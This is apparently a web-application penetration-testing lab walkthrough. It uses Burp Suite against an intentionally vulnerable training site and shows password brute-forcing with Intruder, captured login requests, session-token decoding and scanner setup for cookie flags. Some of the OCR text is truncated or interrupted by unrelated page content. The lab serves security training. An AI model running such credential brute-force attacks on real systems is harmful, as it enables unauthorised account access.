
Intruder attack 1

Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	13465	
1	Admin	!@#$%	200	☐	☐	13467	
2	Admin1	!@#$%	200	☐	☐	13468	
3	Dave	!@#$%	200	☐	☐	13466	
4	User	!@#$%	200	☐	☐	13466	
5	Pete	!@#$%	200	☐	☐	13466	
6	Paul	!@#$%	200	☐	☐	13467	
7	Oscar	!@#$%	200	☐	☐	13467	
8	Harrion	!@#$%	200	☐	☐	13469	
9	Admin	!@#$%^	200	☐	☐	13467	
10	Admin1	!@#$%^	200	☐	☐	13468	
11	Dave	!@#$%^	200	☐	☐	13466	
12	User	!@#$%^	200	☐	☐	13466	
13	Pete	!@#$%^	200	☐	☐	13466	

28 of 64

User the one that is most successful and attempt it:



Intruder attack 1

Attack Save Columns
Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	13465	
1	Admin	!@#$%	200	☐	☐	13467	
2	Admin1	!@#$%	200	☐	☐	13468	
3	Dave	!@#$%	200	☐	☐	13466	
4	User	!@#$%	200	☐	☐	13466	
5	Pete	!@#$%	200	☐	☐	13466	
6	Paul	!@#$%	200	☐	☐	13467	
7	Oscar	!@#$%	200	☐	☐	13467	
8	Harrion	!@#$%	200	☐	☐	13469	
9	Admin	!@#$%^	200	☐	☐	13467	
10	Admin1	!@#$%^	200	☐	☐	13468	
11	Dave	!@#$%^	200	☐	☐	13466	
12	User	!@#$%^	200	☐	☐	13466	
13	Pete	!@#$%^	200	☐	☐	13466	
14	Paul	!@#$%^	200	☐	☐	13466	

Request Response
Raw Params Headers Hex ViewState

POST request to /login.aspx

Type	Name	Value
Body	__VIEWSTATE	/wEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgleB1Z...
Body	__VIEWSTATEGENERATOR	C2EE9ABB
Body	ctl00$txtSearch	
Body	ctl00$txtSearchDOMXSS	
Body	ctl00$ddlAdvSearch	Title
Body	ctl00$txtNewsEmail	
Body	ctl00$ContentPlaceHolder1$txtUser	Admin [redacted]
Body	ctl00$ContentPlaceHolder1$txtPass	!@#$% [redacted]
Body	ctl00$ContentPlaceHolder1$ibLogin.x	15
Body	ctl00$ContentPlaceHolder1$ibLogin.y	12

Body encoding: application/x-www-form-urlencoded


Finished

Bypass Authentication:


Performed same way as above in first section

Test Session Token Generation:

Go to Login:




Capture the information and send to Decoder:



Request to https://aspdotnetapp.infosecaddicts.com:443 [104.25.166.6]

```
POST /login.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 687
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8ZwvukfPHuRU+5Z9KStd825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.1143145789.1566082771
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgIeBlZpc2libGVoZGQCCw8PFgIfAGhkZAIbDxYCHglpbm5lcmh0bWwFDldlbGNvbWUgZ3Vlc3QgIWQYAQU
eXl9Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgQFDmN0bDAwJGliU2VhcmNoBRRjdGwwMCRpYlNlYXJjaERPTVhTUwURY3RsMDAkaWJOZXdzRW1haWwFIWN0bDAwJENvbnRlbnRQbGFjZUhvbGRlcjEkaWJMb2dpbpS%2BJRpVGl
pm8k86wSadOo%2FhVjGzMu6K54b%2FSRfbmx5t&__VIEWSTATEGENERATOR=C2EE9ABB&ctl00%24txtSearch=&ctl00%24txtSearchDOMXSS=&ctl00%24ddlAdvSearch=Title&ctl00%24txtNewsEmail=&ctl00%24Content
PlaceHolder1%24txtUser=Chris&ctl00%24ContentPlaceHolder1%24txtPass=1234&ctl00%24ContentPlaceHolder1%24ibLogin.x=17&ctl00%24ContentPlaceHolder1%24ibLogin.y=7
```




Request to https://aspdotnetapp.infosecaddicts.com:443 [104.25.166.6]

```
POST /login.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 685
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288;                   75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgFF6GWh88K8Tg8swvukfP                   stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.41704l806; _gid=GA1.2.1143145789.1566
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTExNDM                   ibGVosGQCCw8PFgIfAGhkSAIbDxYCHglpbm5lcmh0bWwFD1d1bGNvbWUgS3Vlc3QgIWQYAC
eXl9Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgQFDmN0bDAwJGliU2Vh                   aWJOSXdzRWlhaWwFIWN0bDAwJENvbnRlbnRQbGFjZUhvbGRlcjEkaWJMb2dpbpS%2BJRpVC
pm8k86wSadOo%2FhVjGzMu6K54b%2FSRfbmx5t&__VIEWSTATEGENERATOR=C                   DOMXSS=&ctl00%24ddlAdvSearch=Title&ctl00%24txtNewsEmail=&ctl00%24Conter
PlaceHolder1%24txtUser=Chris&ctl00%24ContentPlaceHolder1%24tx                   in.x=11&ctl00%24ContentPlaceHolder1%24ibLogin.y=8
```

On the Decoder Tab attempt to guess the code choose options on the left:




```
dc6029645e59a793349b3b819dae03f6e1564954288
```

In this case there wasn’t anything negative to find, but this is how you would perform a Session Token Test.

Test Session Token Handling:

Make sure Burp is setup for this task:

1. After checking to make sure the proxy is on, go to the “Target” “Scope” tab and ensure that the target application is included in the scope.



Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scop include or exclude URL paths.

□ Use advanced scope control


Include in scope

Enabled	Prefix
☑	https://aspdotnetapp.infosecaddicts.com/

Exclude from scope

Enabled	Prefix

2. Go the Scanner "Live Scanning" tab.
   Ensure that the live passing scanning is enabled for the in-scope items.




Live Passive Scanning

Automatically scan the following targets as you browse. Passive scan cl
the target.

○ Don't scan
○ Scan everything
● Use suite scope [defined in Target tab]
○ Use custom scope

3. Go to the Scanner “Options” tabl.

   Select the appropriate scanning areas you want Burp to scan for various session token handling issues, both actively and passively. In this case “Cookies”




Passive Scanning Areas

These settings control the types of checks performed during passive sca

☑ Headers
☑ Forms
☑ Links
☑ Parameters
☑ Cookies
☑ Server-level issues
☑ MIME type
☑ Caching
☑ Information disclosure
☑ Frameable responses ("Clickjacking")
☑ ASP.NET ViewState

4. Walk through the application in the normal way from first access, through the login process, and then through all of the application's functionality. Every URL visited can be view in the "HTTP history" table.




Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	C
1	https://aspdotnetapp.infose...	GET	/bookdetail.aspx?id=1	✓		200	12948	HTML	aspx	Book Detail Page		✓	104.25.167.6	
5	https://aspdotnetapp.infose...	POST	/login.aspx	✓		200	13471	HTML	aspx	Login page		✓	104.25.167.6	
24	https://www.google-analytic...	GET	/r/collect?v=1&_v=j78&a=119929...	✓		302	1000	HTML		302 Moved		✓	172.217.164.78	
25	https://stats.g.doubleclick.net	GET	/r/collect?v=1&aip=1&t=dc&_r=3...	✓		302	979	HTML		302 Moved		✓	64.233.177.154	
62	https://www.google-analytic...	GET	/r/collect?v=1&_v=j78&a=194192...	✓		302	1004	HTML		302 Moved		✓	74.125.21.138	
63	https://stats.g.doubleclick.net	GET	/r/collect?v=1&aip=1&t=dc&_r=3...	✓		302	979	HTML		302 Moved		✓	64.233.185.156	
66	https://aspdotnetapp.infose...	POST	/login.aspx	✓		200	13465	HTML	aspx	Login page		✓	104.25.166.6	
69	https://aspdotnetapp.infose...	POST	/login.aspx	✓		200	13467	HTML	aspx	Login page		✓	104.25.166.6	
70	https://www.google-analytic...	GET	/r/collect?v=1&_v=j78&a=162580...	✓		302	1000	HTML		302 Moved		✓	64.233.177.102	
71	https://stats.g.doubleclick.net	GET	/r/collect?v=1&aip=1&t=dc&_r=3...	✓		302	977	HTML		302 Moved		✓	64.233.185.155	
74	https://aspdotnetapp.infose...	POST	/login.aspx	✓		200	13467	HTML	aspx	Login page		✓	104.25.166.6	
75	https://www.google-analytic...	GET	/r/collect?v=1&_v=j78&a=175462...	✓		302	1002	HTML		302 Moved		✓	64.233.177.102	
76	https://stats.g.doubleclick.net	GET	/r/collect?v=1&aip=1&t=dc&_r=3...	✓		302	979	HTML		302 Moved		✓	64.233.185.155	
79	https://aspdotnetapp.infose...	POST	/login.aspx	✓		200	13467	HTML	aspx	Login page		✓	104.25.166.6	

5. If cookies are being used as the transmission mechanism for session tokens, verify whether the "secure' flag has been set, this will prevent them from being transmitted over unencrypted connections.

   If there are any Results found you should see "SSL cookie without secure flag set" in the issues tab:



Filter: Hiding out of scope items


https://google-gruyere.appspot.com

- Password submitted using GET method [2
- Password field with autocomplete enable
- SSL cookie without secure flag set [2]
- Cookie without HttpOnly flag set [2]
- Browser cross-site scripting filter disable
- Robots.txt file
- Cacheable HTTPS response [3]
- HTML does not specify charset [6]
- SSL certificate
- Frameable response (potential Clickjackir
- Path-relative style sheet import [6]

3. Cross Site Scripting:

XSS Reflected:

Go to the website:



NOTE:

Search your books & authors by the first name

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages--we scan them" and We do not figure out how things work--we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
$11.33

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.


It is important for application development to allow Internet communication between programs.

June 22nd, 2005

